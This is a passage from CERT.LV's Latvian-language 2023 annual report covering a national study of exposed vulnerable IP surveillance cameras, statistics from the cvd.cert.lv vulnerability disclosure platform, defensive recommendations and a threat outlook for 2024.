6.3. IP videonovērošanas kameru pētījums


Ukrainas kara pieredze liecina, ka karadarbības atbalstam agresors var veikt kiberuzbrukumus arī *Internet of Things* - IoT ierīcēm. Vairākkārt konstatēts, ka publiski pieejamās IP videonovērošanas kameras var izmantot slēptai novērošanai, lai izsekotu ienaidnieka spēku pārvietošanos. Lai apzinātu šī riska ietekmi, CERT.LV veica Latvijas IP adrešu apgabalā esošu publiski eksponētu un ievainojamo IP videonovērošanas kameru identificēšanu.


Tika veikta videonovērošanas kameru apzināšana, pārbaude, lai noskaidrotu, vai ir iespējama neautorizēta piekļuve videonovērošanas kameru vizuālai plūsmai (RTSP) un administrācijas paneļiem. Kopumā tika konstatētas 157 IP adreses, kurās uzturētas vairāk nekā 200 ievainojamas IP videonovērošanas kameras, tostarp 37 no tām konstatēta RCE jeb attālināta koda izpildes iespēja.

Galveno ievainojamību raksturs ir šāds:


- **Noklusējuma paroļu izmantošana;**
- **Brīvi/publiski pieejamas RTSP plūsmas;**
- **CVE-2017-7921 un CVE-2021-36260 ievainojamības.**

22. attēls. IP videonovērošanas kameru pētījums






23. attēls. IP videonovērošanas kameru pētījums



24. attēls. IP videonovērošanas kameru fotoattēls

25. attēls. IP videonovērošanas kameru fotoattēls



Videonovērošanas kameru identificēšanas metodoloģija balstījās uz IP videonovērošanas kamerām raksturīgu RTSP (*Real Time Straming Protocol*) portu 554, 5554 un 8554 identificēšanu, kā arī no servisu baneriem un kameru zīmolu *favicon* iegūtās informācijas.

Gan IP videonovērošanas kameru identificēšanai, gan ievainojamību testēšanai tika izmantoti brīvi pieejami, publiski rīki. Interesentiem šāda veida masu uzbrukumu veikšana ir izpildāma salīdzinoši viegli. Lai mazinātu IoT iekārtu radītos draudus, nepieciešams kontrolēt IoT iekārtu piekļuvi internetam, kā arī šo ierīču drošību kopumā.

Ieteikumi drošībai

1. Veikt IP videonovērošanas kameru noklusēto paroļu maiņu.
2. Regulāri veikt IP videonovērošanas kameru programmatūras atjauninājumus.
3. Neeksponēt videonovērošanas kameras publiskā tīklā.
4. Ierobežot neautorizētu pieeju IP videonovērošanas kameru RTSP plūsmai.
5. Neeksponēt internetā videonovērošanas novērošanas kameru administrēšanas paneļus vai nepieciešamības gadījumā ierobežot piekļuvi kamerām no VPN un/vai konkrētām IP adresēm.
6. Pāriestatīt (*reset*) ierīces, kuras sen nav lietotas, savukārt, ja iekārta vairs netiek aktīvi lietota, atslēgt to no interneta.

6.4. Koordinēta ievainojamību atklāšana: cvd.cert.lv

Pārskata periodā CERT.LV turpināja darbu pie ievainojamību ziņošanas platformas cvd.cert.lv (platforma) attīstības un popularizēšanas, veicot informatīvajā ziņojumā "Par koordinētas ievainojamību atklāšanas procesa ieviešanu valsts pārvaldē" noteikto uzdevumu izpildi.

Platformas darbība tika uzsākta 2023. gada martā. Tajā ir publicēta informācija par iestādēm un uzņēmumiem, kuri brīvprātīgi iesaistījušies koordinētas ievainojamību atklāšanas procesā.

Platformā iestāde (vai uzņēmums) var reģistrēt informāciju par tās izmantotajiem IKT resursiem, par kuriem tā vēlas saņemt ziņojumus par identificētajām ievainojamībām. Platforma nodrošina iespēju apskatīt visus saņemtos ziņojumus un uzturēt saziņu ar pētniekiem un citām ievainojamības novēršanā iesaistītajām pusēm.

Šīs platformas mērķis ir veicināt drošības pētnieku aktīvāku iesaisti, tādā veidā palīdzot iestādēm savlaicīgi identificēt ievainojamības to resursos.

cvd.cert.lv platforma nodrošina iespēju organizācijām izvietot informāciju par saviem publiski pieejamiem IT resursiem, kuros drošības pētnieki drīkst meklēt ievainojamības, un caur platformu ziņot par to atrašanu, savā starpā sazināties un sekot ievainojamību novēršanas gaitai.

Plašāk: https://cvd.cert.lv/

2023. gada laikā tika ziņotas un novērstas vairākas nepilnības, kā piemēram:

- Attālināta koda izpilde (RCE), kas ļauj uzbrucējam izpildīt kodu uz servera;
- SQL injekcijas, kurās iespējams piekļūt DB;
- Kļūda paroļu atiestatīšanas funkcionalitātē lietotnē, kas var radīt iespēju pārņemt lietotāju kontus;
- DNS konfigurācijas ievainojamības, kas ļauj pārņemt iestādes domēnus;
- XSS (*Cross-Site-Scripting*);
- Kļūdainas konfigurācijas, kuru dēļ publiski pieejamas rezerves kopijas, žurnālfaili un citas datnes.


Uz 2023. gada beigām (31.12.2023.) beigām platformā cvd.cert.lv bija reģistrēti:

- 37 drošības pētnieki;
- 4 aktīvas programmas;
- 28 iestāžu/uzņēmumu atbildīgie pārstāvji.

Uz pārskata perioda beigām kopskaitā saņemts 21 ievainojamību ziņojums, tostarp:


- CERT.LV klientūras ievainojamības – 13;
- Uz konkrētām programmām reģistrētās ievainojamības – 8.

26. attēls. Ievainojamību ietekmes kritiskums



Ieteikumi drošībai

1. **Servisu eksponēšana**: Pārskatīt un apzināt servisus, kas tiek nodrošināti. Neeksponēt servisus publiski, ja tas nav nepieciešams. Ja tas tomēr ir nepieciešams, veikt ierobežojošus pasākumus - piekļuve no konkrēta IP apgabala, VPN u.c.
2. **Regulāra IS atjaunināšana**: Regulāri un savlaicīgi atjaunināt programmatūru/ operētājsistēmas un citas trešo pušu komponentes, lai novērstu ievainojamības savlaicīgi.
3. **Tiesību/autorizāciju politika**: Izveidot stingras ierobežojošas politikas piekļuvju administrēšanas caurskatāmībai. Tiesības piešķirt pēc principa *least privilege*, nodrošinot lietotāju piekļuvi sistēmām un resursiem atbilstoši veicamajam darbam. Veikt regulāru auditu.
4. **Iebrukumu detekcija/novēršana**: Savlaicīga iebrukumu apzināšana nereti palīdz novērst uzbrukumu no tālākas eskalācijas. Nodrošināties ar agrīnās brīdināšanas sistēmu un/vai novēršanas sistēmām, lai identificētu un bloķētu nevēlamas aktivitātes.
5. **Drošības auditi**: Regulāri veikt vietnes auditus, kas iekļauj aktīvus un/vai pasīvus drošības skenēšanas pasākumus un aplikācijas koda auditu. Ja tas nav iespējams, piesaistīt ārpakalpojumus. Koordinētai ievainojamību atklāšanai ieteicams izmantot platformu cvd.cert.lv.
6. **Darbinieku apmācības**: Nodrošināt regulāras darbinieku apmācības drošības jautājumos, lai mazinātu sociālās inženierijas riskus, kas bieži vien ir uzbrukumu sākotnējā fāze.



7. Kas sagaidāms 2024. gadā

Tuvākajā nākotnē nav sagaidāma kritisko ievainojamību ietekmes mazināšanās. Uzbrucēji centīsies iegūt apsteidzošu informāciju par jaunatklātām ievainojamībām, lai to izmantotu uzbrukumu veikšanai. Kiberaizsardzībā lielu lomu spēlēs ne tikai reakcijas ātrums iekārtu un sistēmu atjaunināšanā, bet arī labās prakses ievērošana iekārtu uzstādīšanā un konfigurācijā.

Aktualitāti saglabās piegāžu ķēžu uzbrukumi: Iestādēm un uzņēmumiem būs rūpīgi jāseko līdzi, lai kiberdrošības labā prakse tiktu ievērota ne tikai pašu IT infrastruktūrā, bet arī no piegādātāju puses, jo piegāžu ķēžu uzbrukumi saglabās aktualitāti.

Par uzbrucēju mērķi varētu kļūt arī atvērtā koda bibliotēkas un dažādi programmatūras izstrādātāji vai pakalpojumu sniedzēji. Kā produkts no kiberuzbrucēju puses varētu tikt piedāvāta pilna piekļuve pie šo izstrādātāju vai pakalpojumu sniedzēju produktiem, tādējādi nodrošinot piegāžu ķēžu uzbrukumus kā pakalpojumu.

Mākslīgā intelekta iespējas un izaicinājumi: Lielu tīklu un infrastruktūras aizsardzību veicinās mašīnmācīšanās un AI/LLM (*Large Language Model*) risinājumi, kas palīdzēs potenciālo risku identificēšanā un atvairīšanā vai mazināšanā, izmantojot reālā laika anomāliju identifikāciju un automatizētus incidentu apstrādes mehānismus.

AI/LLM rīkus centīsies izmantot arī uzbrucēji, lai, veicot uzbrukumus, reāllaikā analizētu un reaģētu uz upura izmantotajām kiberaizsardzības metodēm. AI/LLM tiks piedāvāts arī kā pakalpojums, sniedzot uzbrucējiem plašas iespējas ātrāk un vienkāršāk sagatavot krāpnieciskus uzbrukumus personas datu un maksājumu informācijas izgūšanai, jo īpaši tas varētu atvieglot mērķētu kiberuzbrukumu (spearphishing) sagatavošanu, kas ir darbietilpīgs process. AI/LLM sniegs iespēju automatizēt arī krāpnieciskus telefona zvanus, samazinot uzbrukumu veikšanai nepieciešamo cilvēku resursu. Tas nozīmē, ka šādu krāpniecisku uzbrukumu skaits un intensitāte palielināsies un lietotājiem savu datu aizsardzībai būs jāpieliek vēl lielākas pūles.

Gada laikā paredzamā straujā AI/LLM tehnoloģiju attīstība potenciāli varētu sniegt novatoriskus tehnoloģiskus risinājumus aizsardzības spējām un efektīvākiem instrumentiem, lai cīnītos pret kiberapdraudējumiem. Raugoties nākotnē, kiberapdraudējumu atklāšanas instrumenti būs nākamais loģiskais solis, kur lielākajai daļai uzņēmumu investēt. Galu galā agrīna atklāšana un efektīvas reaģēšanas iespējas būs svarīgākais, lai mazinātu kiberuzbrukumu ietekmi.

Izmaiņas normatīvajos aktos paredzēs nopietnāku pievēršanos kiberdrošībai: No 2024. gada rudens sāksies Eiropas Parlamenta un Padomes direktīvas piemērošana, ar ko paredz pasākumus nolūkā panākt vienādi augsta līmeņa kiberdrošību visā Savienībā (NIS2 direktīva), kas palielinās nozaru skaitu, kam jāievēro jaunie noteikumi. Direktīva paredz atbilstošu drošības pasākumu ieviešanu uzņēmumos un iestādēs, darbinieku apmācību, regulāras drošības pārbaudes un auditus, pastāvīgu sistēmu uzraudzību un novērošanu, kā arī atbilstošas dokumentācijas izstrādi un ziņojumu sagatavošanu, to iesniegšanu uzraudzības iestādei. Tas prasīs gan papildu finanšu resursus, gan cilvēkresursus.

Prognozējams, ka kiberuzbrukumu norisēm 2024. gadā saglabāsies līdzvērtīgi augsta intensitāte kā pērn: Paredzams, ka līdz šim novērotā pret Latvijas resursiem vērstā Krievijas agresīvo režīmu atbalstošo haktīvistu aktivitāte turpināsies, haktīvistiem balstoties uz

retoriku, ka uzbrukumi tiks veikti, kamēr vien turpināsies Latvijas nelokāmais atbalsts Ukrainai un tās eiroatlantiskajai integrācijai. Paredzams, ka uzbrukumos lielāks uzsvars tiks likts uz informācijas operācijām, kurās kiberuzbrukumu elementi tiks kombinēti ar dezinformācijas kampaņām, centienos panākt redzamību un ietekmēt sabiedrības viedokli.

CERT.LV turpina īstenot pasākumus kibertelpas aizsardzībai, nepārtraukti uzraugot situāciju kibertelpā un atbilstību jaunākajām kiberdrošības praksēm, kā arī sniedz efektīvus aktīvās kiberaizsardzības pakalpojumus, lai Latvija būtu gatava pretstāvēt mūsdienu kiberdrošības izaicinājumiem.

CERT.LV, Informācijas tehnoloģiju drošības incidentu novēršanas institūcija Latvijā, ir Latvijas Universitātes Matemātikas un informātikas institūta struktūrvienība, kas darbojas Latvijas Republikas Aizsardzības ministrijas pakļautībā IT drošības likuma ietvaros. CERT.LV misija ir veicināt informācijas tehnoloģiju drošību Latvijā.

---

www.cert.lv
cert@cert.lv

Vāka foto: Bulte S.